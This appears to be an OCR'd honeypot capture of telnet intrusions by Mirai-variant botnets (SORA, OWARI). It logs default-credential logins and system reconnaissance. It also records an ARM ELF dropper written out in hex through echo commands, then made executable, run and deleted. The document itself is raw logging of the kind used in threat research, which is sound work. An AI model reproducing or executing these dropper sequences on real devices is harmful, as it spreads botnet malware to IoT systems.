
```
 recv: "echo -ne '\\x00\\x2e\\x67\\x6f\\x74\\x00\\x2e\\x62\\x73\\x73\\x00\\x2e\\x41\\x52\\
x4d\\x2e\\x61\\x74\\x74\\x72\\x69\\x62\\x75\\x74\\x65\\x73\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\
x0b\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\x06\\x00\\x00\\x00\\xa0\\x80\\x00\\x00\\xa0\\x00\\
x00\\x00\\x5c\\x03\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x10\\x00\\x00\\x00\\
x00\\x00\\x00\\x00\\x11\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\x32\\x00\\x00\\x00\\xfc\\x83\\
x00\\x00\\xfc\\x03\\x00\\x00' >> b0e0vFivXc; /bin/busybox SORA"
 recv: "echo -ne '\\x50\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x04\\x00\\
x00\\x00\\x01\\x00\\x00\\x00\\x19\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\x03\\x00\\x00\\x00\\
x4c\\x04\\x01\\x00\\x4c\\x04\\x00\\x00\\x0c\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x04\\x00\\x00\\x00\\x04\\x00\\x00\\x00\\x1e\\x00\\x00\\x00\\x08\\x00\\x00\\x00\\
x03\\x00\\x00\\x00\\x58\\x04\\x01\\x00\\x58\\x04\\x00\\x00\\x08\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x00\\x00\\x00\\x00\\x04\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x23\\x00\\x00\\x00\\
x03\\x00\\x00\\x70\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x58\\x04\\x00\\x00\\x10\\x00\\
x00\\x00\\x00\\x00\\x00\\x00' >> b0e0vFivXc; /bin/busybox SORA"
 recv: "echo -ne '\\x00\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x01\\x00\\
x00\\x00\\x03\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x68\\x04\\x00\\x00\\
x33\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\x00\\x00\\
x00\\x00' >> b0e0vFivXc; /bin/busybox SORA"
 recv: "./b0e0vFivXc; ./wJBZeN8lRA echo.arm6; /bin/busybox AROS"
 recv: "rm -rf b0e0vFivXc; > wJBZeN8lRA; /bin/busybox SORA"
```




```
 new connection: 92.53.72.2:51898 -> 23
 recv: "\xff\xfc\x18\xff\xfc \xff\xfc#\xff\xfc'root"
 recv: "default"
 recv: "enable"
 recv: "shell"
 recv: "/bin/busybox OWARI"
 recv: "/bin/busybox ps; /bin/busybox OWARI"
 recv: "/bin/busybox cat /proc/mounts; /bin/busybox OWARI"
 recv: "/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon;
        /bin/busybox cat /dev/.nippon;
        /bin/busybox rm /dev/.nippon"
 recv: "/bin/busybox OWARI"
 recv: "rm /dev/.t; rm /dev/.sh; rm /dev/.human"
 recv: "cd /dev/"
 recv: "/bin/busybox cat /bin/echo"
 recv: "/bin/busybox OWARI"
 recv: "cat /proc/cpuinfo; /bin/busybox OWARI"
 recv: "/bin/busybox wget; /bin/busybox tftp; /bin/busybox OWARI"
 recv: "/bin/busybox cp X19I239124UIU 289JU3414U891; > 289JU3414U891;
        /bin/busybox chmod 777 289JU3414U891; /bin/busybox OWARI"
 recv: "echo -ne '\\x7f\\x45\\x4c\\x46\\x01\\x01\\x01\\x61\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x02\\x00\\x28\\x00\\x01\\x00\\x00\\x00\\x1c\\x83\\x00\\x00\\x34\\x00\\x00\\x00\\
xc8\\x03\\x00\\x00\\x02\\x02\\x00\\x00\\x34\\x00\\x20\\x00\\x02\\x00\\x28\\x00\\x05\\x00\\
x04\\x00\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x00\\x80\\x00\\x00\\
xa8\\x03\\x00\\x00\\xa8\\x03\\x00\\x00\\x05\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x00\\
x00\\x00\\xa8\\x03\\x00\\x00\\xa8\\x03\\x01\\x00\\xa8\\x03\\x01\\x00\\x00\\x00\\x00\\x00\\
x08\\x00\\x00\\x00\\x06\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x18\\xa0\\xe1\\xff\\x18\\
x01\\xe2\\x00\\x1c\\x81\\xe1' > 289JU3414U891; /bin/busybox OWARI"
```




```
 recv: \"echo -ne '\\x00\\x2e\\x67\\x6f\\x74\\x00\\x2e\\x62\\x73\\x73\\x00\\x2e\\x41\\x52\
\x4d\\x2e\\x61\\x74\\x74\\x72\\x69\\x62\\x75\\x74\\x65\\x73\\x00\\x00\\x00\\x00\\x00\\x00\
\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\
\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\
\x0b\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\x06\\x00\\x00\\x00\\xa0\\x80\\x00\\x00\\xa0\\x00\
\x00\\x00\\x5c\\x03\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x10\\x00\\x00\\x00\
\x00\\x00\\x00\\x00\\x11\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\x32\\x00\\x00\\x00\\xfc\\x83\
\x00\\x00\\xfc\\x03\\x00\\x00' >> 289JU3414U891; /bin/busybox OWARI"
 recv: \"echo -ne '\\x50\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x04\\x00\
\x00\\x00\\x01\\x00\\x00\\x00\\x19\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\x03\\x00\\x00\\x00\
\x4c\\x04\\x01\\x00\\x4c\\x04\\x00\\x00\\x0c\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\
\x00\\x00\\x04\\x00\\x00\\x00\\x04\\x00\\x00\\x00\\x1e\\x00\\x00\\x00\\x08\\x00\\x00\\x00\
\x03\\x00\\x00\\x00\\x58\\x04\\x01\\x00\\x58\\x04\\x00\\x00\\x08\\x00\\x00\\x00\\x00\\x00\
\x00\\x00\\x00\\x00\\x00\\x00\\x04\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x23\\x00\\x00\\x00\
\x03\\x00\\x00\\x70\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x58\\x04\\x00\\x00\\x10\\x00\
\x00\\x00\\x00\\x00\\x00\\x00' >> 289JU3414U891; /bin/busybox OWARI"
 recv: \"echo -ne '\\x00\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x01\\x00\
\x00\\x00\\x03\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x68\\x04\\x00\\x00\
\x33\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\x00\\x00\
\x00\\x00' >> 289JU3414U891; /bin/busybox OWARI"
 recv: "./289JU3414U891; ./X19I239124UIU owari.loader.echo; /bin/busybox IRAWO"
 recv: "rm -rf 289JU3414U891; > X19I239124UIU; /bin/busybox OWARI"
 EOF
```



```
new connection: 159.203.90.200:58657 -> 23
recv: "\\xff\\xfc\\x18\\xff\\xfc \\xff\\xfc#\\xff\\xfc'root"
recv: "default"
recv: "enable"
recv: "shell"
recv: "/bin/busybox OWARI"
recv: "/bin/busybox ps; /bin/busybox OWARI"
